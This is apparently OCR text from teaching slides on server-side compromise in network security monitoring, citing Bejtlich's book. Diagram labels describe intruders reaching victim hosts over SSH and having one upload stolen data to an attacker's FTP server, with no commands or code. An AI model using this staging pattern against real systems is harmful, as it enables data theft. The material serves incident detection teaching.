
NETWORK CONNECTION

Intruder 1
203.0.113.10

Victim 2
192.168.3.13

Safe

Server-Side Compromise Review



5. Intruder 2 connects via SSH to Victim 1.

SSH CONNECTION

Intruder 2
203.0.113.77

Victim 1
192.168.3.5

6. Intruder 2 instructs Victim 1 to upload stolen data to FTP server on Intruder 3.

SSH CONNECTION

Intruder 2
203.0.113.77

FTP CONNECTION

Victim 1
192.168.3.5

Intruder 3
203.0.113.4

Summary

- Server-side compromise is often the result of an attacker connecting to an internet facing host and taking advantage of a vulnerability
- Internet facing hosts are regular targets for all manners of scanning
- When looking for signs of compromise, a victim-centric approach is often preferred

References

- Bejtlich, R. (2013). Chapter 10: Server-side Compromise. In The practice of network security monitoring understanding incident detection and response. San Francisco: No Starch Press.